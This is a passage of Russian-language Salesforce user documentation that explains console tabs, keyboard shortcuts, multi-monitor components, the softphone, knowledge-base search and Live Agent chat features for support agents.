Чтобы скопировать URL-адрес вкладки консоли и отправить его другому пользователю, нажмите кнопку ▼ и выберите  напротив имени нужной вкладки. Если URL-адрес отправляется пользователю, который не использует консоль, рекомендуем создать стандартный URL-адрес Salesforce посредством диалогового окна «Ссылка для общего доступа». Чтобы скопировать URL-адрес, воспользуйтесь комбинацией клавиш CTRL + C. Чтобы добавить новую вкладку на консоль для вставки скопированного URL-адреса, нажмите кнопку +. Чтобы вставить URL-адрес в текстовое поле, воспользуйтесь комбинацией клавиш CTRL + V. Затем нажмите кнопку «**Начать**». URL-адрес консоли или стандартный URL-адрес Salesforce может быть вставлен на новую вкладку.

Чтобы зафиксировать часто посещаемую основную вкладку на панели вкладок для быстрого доступа, нажмите кнопку ▼ и выберите значок . Фиксация вкладки инициирует ее перемещение в начало панели вкладок и удаление ее текста.



Чтобы отменить фиксацию вкладки, нажмите кнопку ▼ и выберите значок .

Чтобы добавить закладку на избранную или часто посещаемую вкладку для быстрого доступа, нажмите кнопку ▼ и выберите значок . Добавление закладки на вкладку инициирует ее перемещение в компонент «Журнал» нижнего колонтитула (ранее «Последние вкладки»). Чтобы удалить вкладку, добавленную в закладки, нажмите кнопку ▼ и выберите значок  или щелкните «**Удалить**» напротив нужной вкладки в компоненте «Журнал». См. раздел «[Просмотр закладок или недавно использованных вкладок на консоли Salesforce](#)» на странице 4301.

 **Внимание:** При нажатии кнопки «**Отмена**» новый несохраненный элемент и соответствующая вкладка удаляются без возможности восстановления.

 **Прим.:** Если администратор добавляет [настраиваемые компоненты консоли](#), то боковые панели напротив вкладок могут содержать дополнительные функции.



 **Совет:** Чтобы повторно открыть последнюю закрытую вкладку, воспользуйтесь комбинацией SHIFT + C или нажмите кнопку  и выберите параметр «Повторно открыть последнюю закрытую вкладку». При необходимости повторно откройте не более 10 закрытых вкладок.

СМ. ТАКЖЕ:


[Вкладка «Навигация» консоли Salesforce](#)

[Вкладки консоли Salesforce](#)

[Использование консоли Salesforce](#)

## Просмотр закладок или недавно использованных вкладок на консоли Salesforce

Администратор может настроить функцию быстрого доступа к любым основным вкладкам, добавленным в закладки или недавно использованным на консоли, без выполнения поиска по системе Salesforce.

 **Прим.:** В выпуске Summer'15 компонент «Последние вкладки» заменен компонентом «Журнал» и дополнен закладками, которые позволяют ускорить процесс поиска и извлечения нужных вкладок. Данные функции не поддерживаются обозревателями Internet Explorer® 7 и 8.

Чтобы просмотреть любые добавленные в закладки или недавно использованные основные вкладки, щелкните «Журнал» в нижнем колонтитуле консоли. Затем щелкните столбец «Закладки» или «Недавние вкладки» и выберите нужную вкладку. При необходимости извлеките URL-адрес каждой вкладки для отправки другому пользователю или удалите закладки и очистите список недавно использованных вкладок. При необходимости просмотрите не более 10 вложенных вкладок (при условии их доступности) напротив каждой недавней вкладки. Нижний колонтитул «Журнал» не отображает элементы, которые не отображаются в виде вкладок (например, области наложения запросов на проведение встречи).

СМ. ТАКЖЕ:

[Рекомендации по работе с вкладками консоли Salesforce](#)

[Использование консоли Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

## Изменение размера и сворачивание фиксированных списков на консоли Salesforce

Если администратор включил фиксированные списки и выбрал случаи их вывода на экран, можно изменять их размеры или сворачивать списки.

Чтобы изменить размер фиксированного списка, щелкните по правому или нижнему полю списка и протяните его до нужного размера. Чтобы свернуть фиксированный список, щелкните стрелку в правом или нижнем поле. Чтобы развернуть список, щелкните стрелку повторно. Если запись в списке все еще не выбрана, то список автоматически отображается во весь экран.

СМ. ТАКЖЕ:

[Использование консоли Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.


Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

## Работа с клавишами быстрого доступа на консоли Salesforce

Клавиши быстрого доступа позволяют быстро выполнять действия путем нажатия клавиш вместо использования мыши.

Клавиши быстрого доступа повышают эффективность работы на консоли. Например, чтобы сохранять введенные сведения об обращении без использования мыши и кнопки **«Сохранить»**, администратор может активировать клавишу быстрого доступа (CTRL + S), благодаря которой действие может быть выполнено посредством клавиатуры. Создавать и настраивать клавиши быстрого доступа может только администратор.

Чтобы просмотреть область наложения, содержащую список клавиш быстрого доступа для консоли, нажмите кнопку  и выберите пункт **«Показать клавиши быстрого доступа»**. Если клавиша быстрого доступа затенена на области наложения, она отключена или настроена.

Клавиши быстрого доступа нечувствительны к регистру даже при предварительном нажатии клавиши SHIFT. Например, SHIFT+b идентичен комбинации SHIFT+B. Порядок нажатия клавиш CTRL, ALT и SHIFT (при их наличии в комбинации) не имеет значения. Например, комбинация CTRL + ALT + A аналогична комбинации ALT + CTRL + A.

СМ. ТАКЖЕ:

[Стандартные клавиши быстрого доступа для консоли Salesforce](#)  
[Использование консоли Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

## Стандартные клавиши быстрого доступа для консоли Salesforce

Эти клавиши быстрого доступа автоматически доступны для консоли, а администратор может их отключать или настраивать.

| Действие (клавиша быстрого доступа)                 | Описание  | Команда клавиши                          |
|---|---|--|
| Открыть режим клавиш быстрого доступа               | Активация клавиш быстрого доступа в обозревателе, отображающем консоль.   | ESC                                      |
| Перейти ко вкладке навигации                        | Выбор вкладки навигации.  | V  |
| Перейти к полю на вкладке                           | Выбор сведений на вкладке.  | SHIFT + S                                |
| Перейти к основным вкладкам                         | Выбор строки основных вкладок.  | P  |
| Перейти к вложенным вкладкам                        | Выбор строки вложенных вкладок на основной вкладке.   | S  |
| Перейти к списковому представлению                  | Выбор спискового представления.   | N  |
| Перейти к первому элементу спискового представления | Выбор первого элемента спискового представления.  | SHIFT + F                                |
| Перейти к полю поиска в верхнем колонтитуле         | Перемещение курсора в поле поиска в верхнем колонтитуле.  | R  |
| Перейти к нижнему колонтитулу                       | Перемещение курсора в компоненты нижнего колонтитула.<br>Не поддерживается обозревателем Microsoft® Internet Explorer® 7 или 8, а также языками, читаемыми справа налево. При выборе компонента «Макрос» или «Присутствие» нажмите клавишу ESC для перемещения курсора в другие компоненты. | F/СТРЕЛКА ВПРАВО или СТРЕЛКА ВЛЕВО/1 — 9 |
| Переместить влево                                   | Перемещение курсора влево.  | СТРЕЛКА ВЛЕВО                            |

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях: **Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

| Действие (клавиша быстрого доступа)         | Описание   | Команда клавиши                               |
|---|--|---|
| Переместить вправо                          | Перемещение курсора вправо.  | СТРЕЛКА ВПРАВО                                |
| Переместить вверх                           | Перемещение курсора вверх.   | СТРЕЛКА ВВЕРХ                                 |
| Переместить вниз                            | Перемещение курсора вниз.  | СТРЕЛКА ВНИЗ                                  |
| Открыть элемент на неактивной вкладке       | Открытие выбранного элемента на новой вкладке без перемещения курсора.         | CTRL + щелчок для ПК;<br>CMD + щелчок для Mac |
| Открыть раскрывающуюся кнопку на вкладках   | Открытие раскрывающейся кнопки на вкладках для выбора дополнительных действий. | D   |
| Открыть вкладку                             | Открытие новой вкладки.  | T   |
| Закрыть вкладку                             | Закрытие выбранной вкладки.  | C   |
| Повторно открыть последнюю закрытую вкладку | Повторное открытие последней закрытой основной вкладки.                        | SHIFT + C                                     |
| Обновить вкладку                            | Обновление выбранной вкладки.  | SHIFT + R                                     |
| Ввод  | Активация команды.   | ENTER   |
| Получить ссылку для общего доступа          | Открытие диалогового окна «Ссылка для общего доступа» на выбранной вкладке.    | U   |
| Показать клавиши быстрого доступа           | Открытие области наложения, содержащей список клавиш быстрого доступа.         | SHIFT + K                                     |
| Правка                                      | Переход со страницы сведений на страницу редактирования.                       | E   |
| Сохранить                                   | Сохранение изменений, внесенных на выбранной вкладке.                          | CTRL + S                                      |
| Скрыть или показать фиксированный список    | Изменение внешнего вида фиксированного списка.                                 | SHIFT + N                                     |
| Скрыть или показать левую боковую панель    | Изменение внешнего вида левой боковой панели или ее любого компонента.         | SHIFT + СТРЕЛКА ВЛЕВО                         |
| Скрыть или показать правую боковую панель   | Изменение внешнего вида правой боковой панели или ее любого компонента.        | SHIFT + СТРЕЛКА ВПРАВО                        |
| Скрыть или показать верхнюю боковую панель  | Изменение внешнего вида верхней боковой панели или ее любого компонента.       | SHIFT + СТРЕЛКА ВВЕРХ                         |
| Скрыть или показать нижнюю боковую панель   | Изменение внешнего вида нижней боковой панели или ее любого компонента.        | SHIFT + СТРЕЛКА ВНИЗ                          |

| Действие (клавиша быстрого доступа)      | Описание  | Команда клавиши |
|--|---|-----------------|
| Увеличить или уменьшить основные вкладки | Увеличение или уменьшение основных вкладок путем изменения внешнего вида верхнего колонтитула, нижнего колонтитула и фиксированного списка. | Z               |



СМ. ТАКЖЕ:



- [Работа с клавишами быстрого доступа на консоли Salesforce](#)
- [Использование консоли Salesforce](#)

## Рекомендации по работе с компонентами мультимонитора консоли Salesforce


Перемещение компонентов консоли в разные области экрана компьютера для оптимизации способа просмотра отображаемой информации.

Как только администратор включит компоненты мультимонитора, вы сможете разворачивать и перетаскивать основные вкладки и программные телефоны Open CTI в другие области экрана. Также можно перемещать компонент «Журнал», чаты Live Agent (кроме компонента нижнего колонтитула) и любые настраиваемые компоненты консоли либо компоненты Force.com Canvas, входящие в нижний колонтитул консоли. Возможно, использование компонентов мультимонитора потребует обновления параметров обозревателя. (1) включить всплывающие окна; (2) открывать ссылки в новых окнах, а не в новых вкладках.

Для разворачивания и перетаскивания основных вкладок нажмите кнопку  и выберите «**Развернуть основные вкладки**». Чтобы свернуть основные вкладки, нажмите кнопку  и выберите «**Свернуть вкладки**».

Для разворачивания и перетаскивания компонентов нижнего колонтитула консоли щелкните нужные элементы и нажмите кнопку . Чтобы свернуть элементы, нажмите кнопку . Чтобы обновить развернутый компонент нижнего колонтитула, щелкните его правой кнопкой мыши и выберите пункт «**Перезагрузить**» или «**Обновить**». Обновление развернутого компонента нижнего колонтитула инициирует его сворачивание в нижний колонтитул консоли.

Если организация настраивает фиксированные списки, то рабочая область отображается как пустая область напротив списков и содержит следующий текст: «Перетащите компоненты нижнего колонтитула сюда». Рекомендуем использовать данную область для отслеживания окон Salesforce среди других открытых приложений.

 **Важное замечание:** Развернутые элементы закрываются и теряют свои позиции на экране в следующих ситуациях: (1) при выходе из Salesforce; (2) при нажатии кнопки «**Настройка**»; (3) при переходе по ссылке выхода из консоли; (4) при обновлении или закрытии обозревателя.

 **Прим.:** Программные телефоны, разработанные с помощью инструментария CTI Toolkit 3.0 или 4.0, не могут быть развернуты.


### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях: **Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

 **Совет:** Все развернутые элементы консоли помечаются синими заголовками, которые позволяют упростить их поиск среди других открытых окон.

Чтобы использовать клавиши быстрого доступа из развернутых компонентов, выберите нужное окно. Например, стандартная клавиша быстрого доступа «Р», используемая для перехода к основным вкладкам, не работает при выборе окна со вкладкой «Навигация».

СМ. ТАКЖЕ:


[Использование консоли Salesforce](#)


## Добавление примечаний в записи на консоли Salesforce

Журнал взаимодействия позволяет быстро добавлять примечания в записи на основных вкладках консоли.

Нижний колонтитул консоли может использоваться для доступа к журналу только в том случае, если пользователю назначен макет журнала взаимодействия. Журналы отображаются для элементов со связанным списком «Журнал действий» (например, для организаций и контактов, но не для репений). Журналы недоступны для отчетов, панелей мониторинга, Salesforce CRM Content, вкладки «Управление статьями» или страниц Visualforce.

Чтобы показать или скрыть журнал взаимодействия, наведите указатель мыши на границу журнала и нажмите кнопку  или . Чтобы изменить размеры журнала взаимодействия и страницы сведений, перетащите линию между ними. Чтобы ускорить процесс сохранения примечаний для клиентов, система заполняет поле журнала «Имя» именем контакта при отображении контакта на вложенной вкладке. При необходимости измените значение поля «Имя» перед сохранением журнала. При выборе параметра **«Очистить журнал»** для удаления примечаний или поля «Тема» сохраненные примечания не удаляются, а хранятся в связанном списке записи «Журнал действий». Сохранение всех журналов в качестве задач в связанном списке записей «Журнал действий» позволяет упростить их просмотр и извлечение.

 **Прим.:** Администраторы могут настраивать поля, отображающиеся в журналах.

 **Совет:** Чтобы добавить дату и время вызова в журнал при использовании программного телефона, нажмите кнопку **«Добавить данные вызова»**. Чтобы завершить вызов и сохранить любые обновления, внесенные в журнал, нажмите кнопку **«Завершить вызов»** при отображении всплывающих окон входящих вызовов.

СМ. ТАКЖЕ:

[Использование консоли Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра журнала взаимодействия:

- «Чтение» для задач

Для сохранения примечаний в журнале взаимодействия:

- «Редактирование» для задач

## Просмотр всплывающих уведомлений на консоли Salesforce

Всплывающие уведомления — это визуальные индикаторы, указывающие на изменение просматриваемой записи или поля другими пользователями.

Как только администратор сконфигурирует всплывающие уведомления, в списках и на страницах сведений отобразятся визуальные индикаторы изменений записей или полей. При изменениях страницы сведений автоматически принимают и отображают обновления либо выводятся уведомления в виде диалоговых окон. Ниже перечислены способы отображения уведомлений в списках.

### ВЕРСИИ


Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.


Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

### Всплывающие уведомления для списков



(1) Желтый цвет: изменение записи. (2) Синий цвет: последний просмотренный элемент. (3) Жирный шрифт и курсив: изменение поля, указанного администратором.

 **Прим.:** Объекты и их поля, доступные для всплывающих уведомлений: учетные записи, контакты, обращения, интересы, возможности, кампании, задачи и настраиваемые объекты.

СМ. ТАКЖЕ:


[Использование консоли Salesforce](#)






## Использование программного телефона на консоли Salesforce



Программный телефон в консоли позволяет просматривать записи, связанные с телефонными вызовами, а также получать, размещать и передавать вызовы.

Пользователь центра обработки вызовов может использовать программный телефон только при наличии адаптера СТИ, созданного посредством инструментария СТИ Toolkit 3.0 или 4.0, или центра обработки вызовов, созданного посредством Open СТИ.

Чтобы добавить программный телефон в нижний колонтитул консоли, нажмите кнопку . Добавлять примечания в журналы вызовов можно с помощью журнала взаимодействия. Журнал вызовов — это запись, добавляемая автоматически при использовании программного телефона. Данная запись содержит номер телефона, имя вызывающего абонента, дату, время и продолжительность вызова. Чтобы просмотреть журналы вызовов, воспользуйтесь связанным списком «Журнал действий», доступным в любой связанной записи.

 **Важное замечание:** Ниже перечислены условия возможной потери данных. (1) Обновление обозревателя во время вызова; (2) одновременное использование программного телефона в нескольких обозревателях; (3) переключение на программный телефон в обозревателе без консоли.

 **Прим.:** При использовании адаптера СТИ, разработанного с помощью инструментария СТИ Toolkit 4.0, кнопка  отображается в нижнем колонтитуле даже в случае отсутствия подключения к адаптеру.

 **Совет:** Можно скрыть программный телефон, нажав , однако удалить его из нижнего колонтитула консоли невозможно. Также можно изменить высоту окна программного телефона, перетягивая верхнюю рамку. При нажатии кнопки «**Завершить вызов**» все сделанные обновления журнала взаимодействия сохраняются до окончания вызова.

СМ. ТАКЖЕ:

[Использование программного телефона](#)

[Общие сведения о Call Center](#)

[Использование консоли Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ



Для просмотра и использования программного телефона:

- Участник центра обработки вызовов

## Поиск статей базы знаний в консоли Salesforce



Если база знаний Salesforce и ее боковая панель настроены администратором, статьи будут отображаться автоматически при выборе обращения в консоли.

Чтобы решать обращения быстрее, при вводе сведений в тему обращения предложенные статьи отображаются на боковой панели. Данный список содержит только те статьи, которые были обновлены в течение последних 30 дней. Чтобы просмотреть более ранние статьи, введите критерий поиска или отфильтруйте результаты поиска. Чтобы просмотреть статьи по категории, языку или статусу проверки, щелкните значок  и выберите параметры фильтрации. Эти фильтры доступны только в том случае, если организация поддерживает статусы проверки и многоязычные статьи. Доступные языки определяются администратором. Боковая панель содержит только следующие столбцы: «Новинка», «Заголовок статьи» и «Самое популярное». Чтобы изменить размер столбцов, перетащите линию между ними. Запрещается добавлять, удалять или изменять порядок отображения столбцов.

Чтобы найти статьи для принятия решения по обращению, нажмите значок , введите ключевые слова в поле «Поиск» и нажмите кнопку «Начать». Чтобы прикрепить статью к обращению, установите флажок напротив нужной статьи и щелкните «Вложить в обращение». Статья может быть вложена только в сохраненное обращение. Напротив статьи, которая уже вложена в обращение, отображается значок .

Чтобы изменить количество отображаемых статей, щелкните индикатор в левом нижнем углу боковой панели и выберите нужное количество. Одновременно можно просматривать 10, 25, 50, 100 или 200 статей. После изменения данного параметра отображается первая страница списка.

Чтобы показать или скрыть боковую панель, наведите указатель мыши на полосу

прокрутки и щелкните значок  или . Перетащите линию в область между боковой панелью «Статьи» и страницей сведений для изменения их ширины.

СМ. ТАКЖЕ:

[Использование консоли Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра статей Salesforce Knowledge:

- «Чтение» для типа статьи

Для добавления статей Salesforce Knowledge в обращения:

- «Редактирование» для обращений

## Live Agent для агентов службы поддержки

Вас приветствует приложение Live Agent для агентов службы поддержки! Live Agent — это универсальное решение, позволяющее быстро обрабатывать проблемы клиентов посредством чата.

Агент службы поддержки ежедневно обрабатывает различные проблемы клиентов. Live Agent — это решение, полностью интегрированное в систему Salesforce и предоставляющее централизованный доступ ко всем сведениям о клиентах. Кроме того, система Salesforce использует возможности Service Cloud для предоставления доступа к важным инструментам (например, база знаний и предопределенные сообщения), позволяющим повышать эффективность обслуживания клиентов и сокращать время закрытия обращений.

Независимо от продолжительности использования приложения Live Agent, доступные инструменты позволяют упростить одновременное обслуживание разных клиентов посредством чата. Итак, начнем.

СМ. ТАКЖЕ:

[Live Agent для администраторов службы поддержки](#)

[Live Agent для администраторов](#)

[Полномочия для агентов службы поддержки Live Agent](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

## Помощь клиентам посредством чата

Использование Live Agent помогает вашим клиентам быстро решать задачи.

Благодаря Live Agent в консоли Salesforce пользователь получает доступ к некоторым другим продуктам Service Cloud, что позволяет оказывать клиентам исчерпывающую помощь.

### [Изменение статуса Live Agent](#)

Функция изменения статуса Live Agent позволяет контролировать доступность пользователя для принятия новых и перенаправленных чатов.

### [Общение с клиентами](#)

Чтобы начать общение с клиентами, рекомендуем принять входящий запрос на чат.

### [Доступ к сведениям о клиентах во время чата](#)

Вкладка «Сведения» автоматически открывается при принятии входящего запроса на чат. Данная вкладка содержит сведения о посетителе и позволяет просматривать записи, связанные с чатом (например, контакты и обращения).

### [Отправка сообщений «Быстрый текст» в чатах](#)

Готовые сообщения позволяют ускорить процесс отправки типовых сообщений клиентам чата.

### [Перенос файлов во время чата](#)

Пользователи могут предоставлять клиентам возможность загрузки и переноса файлов во время чата, позволяющих упростить передачу дополнительных сведений о возникших проблемах.

### [Блокировка нежелательных клиентов чата](#)

Пользователи могут блокировать чаты от назойливых клиентов прямо на консоли Salesforce. Например, пользователь может заблокировать клиента, использующего оскорбительные выражения или отправляющего нежелательные сообщения.

### [Завершение сеанса чата](#)

По завершении общения с клиентом и обновления связанных записей рекомендуем завершить сеанс чата.

### [Изменение статуса Live Agent](#)

Функция изменения статуса Live Agent позволяет контролировать доступность пользователя для принятия новых и перенаправленных чатов.

### [Общение с клиентами](#)

Чтобы начать общение с клиентами, рекомендуем принять входящий запрос на чат.

### [Доступ к сведениям о клиентах во время чата](#)

Вкладка «Сведения» автоматически открывается при принятии входящего запроса на чат. Данная вкладка содержит сведения о посетителе и позволяет просматривать записи, связанные с чатом (например, контакты и обращения).

### [Отправка сообщений «Быстрый текст» в чатах](#)

Готовые сообщения позволяют ускорить процесс отправки типовых сообщений клиентам чата.

### [Перенос файлов во время чата](#)

Пользователи могут предоставлять клиентам возможность загрузки и переноса файлов во время чата, позволяющих упростить передачу дополнительных сведений о возникших проблемах.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

### [Блокировка нежелательных клиентов чата](#)

Пользователи могут блокировать чаты от назойливых клиентов прямо на консоли Salesforce. Например, пользователь может заблокировать клиента, использующего оскорбительные выражения или отправляющего нежелательные сообщения.

### [Завершение сеанса чата](#)

По завершении общения с клиентом и обновления связанных записей рекомендуем завершить сеанс чата.

## Изменение статуса Live Agent

Функция изменения статуса Live Agent позволяет контролировать доступность пользователя для принятия новых и перенаправленных чатов.

Приложение Live Agent поддерживает статусы «В сети», «Отошел» и «Не в сети». При закрытии приложения Live Agent статусу пользователя автоматически присваивается значение «Не в сети» и завершаются любые активные сеансы чата.

1. Чтобы открыть окно мониторинга чата, щелкните виджет нижнего колонтитула Live Agent.
2. Чтобы просмотреть параметры статуса, щелкните стрелку раскрывающегося списка в верхнем правом углу окна мониторинга чата.
3. Выберите нужный статус.

### [Статусы Live Agent](#)

Статусы Live Agent определяют порядок взаимодействия с клиентами при разных условиях доступности.

### [Статусы Live Agent](#)

Статусы Live Agent определяют порядок взаимодействия с клиентами при разных условиях доступности.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

## Статусы Live Agent

Статусы Live Agent определяют порядок взаимодействия с клиентами при разных условиях доступности.

| Статус    | Описание   |
|-----------|--|
| В сети    | Пользователи могут получать и принимать входящие чаты и переносы.  |
| Отошел    | Пользователи могут продолжать любые выполняемые сеансы чата, но не могут принимать входящие чаты или переносы. |
| Не в сети | Пользователи не могут принимать входящие чаты или переносы и недоступны для перенаправления чатов.             |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## Общение с клиентами

Чтобы начать общение с клиентами, рекомендуем принять входящий запрос на чат.

При получении нового запроса на чат или перенос окно мониторинга чата отображает отложенный запрос. Для каждого запроса отображается исходное развертывание (или веб-сайт), имя клиента (если доступно) и время ожидания ответа (в минутах).

Одновременно пользователи могут общаться с несколькими клиентами. Каждый сеанс чата открывается на отдельной основной вкладке.

1. Щелкните **«Принять»** для нужного запроса в окне мониторинга чата.  
Журнал чата открывается на новой основной вкладке.
2. Введите нужное сообщение в соответствующее поле.
3. Чтобы отправить сообщение клиенту, нажмите кнопку **«Отправить»** или клавишу ENTER.
4. По завершении нажмите кнопку **«Завершить чат»**.  
Если чат завершается клиентом, то журнал чата отображает соответствующее уведомление.

СМ. ТАКЖЕ:

[Отправка сообщений «Быстрый текст» в чатах](#)

[Добавление статей в чаты Live Agent](#)

[Перенос чатов](#)

[Перенос файлов во время чата](#)

[Добавление записей в транскрипты чата](#)

[Завершение сеанса чата](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

## Доступ к сведениям о клиентах во время чата

Вкладка «Сведения» автоматически открывается при принятии входящего запроса на чат. Данная вкладка содержит сведения о посетителе и позволяет просматривать записи, связанные с чатом (например, контакты и обращения).

- Чтобы найти нужную запись, введите ее имя в соответствующее поле раздела «Связанные объекты» и щелкните значок . Чтобы связать найденную запись с чатом, выберите ее в списке результатов поиска и нажмите кнопку «Сохранить». Пользователи более давних организаций могли просматривать записи и сведения о посетителях на панели «Связанные объекты» во время чатов. Тем не менее, начиная с выпуска Summer'14 панель «Связанные объекты» вкладки «Сведения» недоступна новым клиентам Live Agent. Панель «Связанные объекты» будет доступна только текущим клиентам.
- Чтобы открыть связанную запись в новой вкладке, щелкните ее имя.
- Чтобы создать запись, нажмите кнопку «Создать обращение», «Создать интерес», «Создать контакт» или «Создать организацию».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска и просмотра записи:

- «Чтение» для объекта  
И  
«Создание» для транскриптов Live Chat

Для создания записи:

- «Создание» для объекта  
И  
«Создание» для транскриптов Live Chat

Для редактирования записи:

- «Редактирование» для объекта  
И  
«Создание» для транскриптов Live Chat

Для удаления записи:

- «Удаление» для объекта  
И  
«Создание» для транскриптов Live Chat



## Отправка сообщений «Быстрый текст» в чатах

Готовые сообщения позволяют ускорить процесс отправки типовых сообщений клиентам чата.

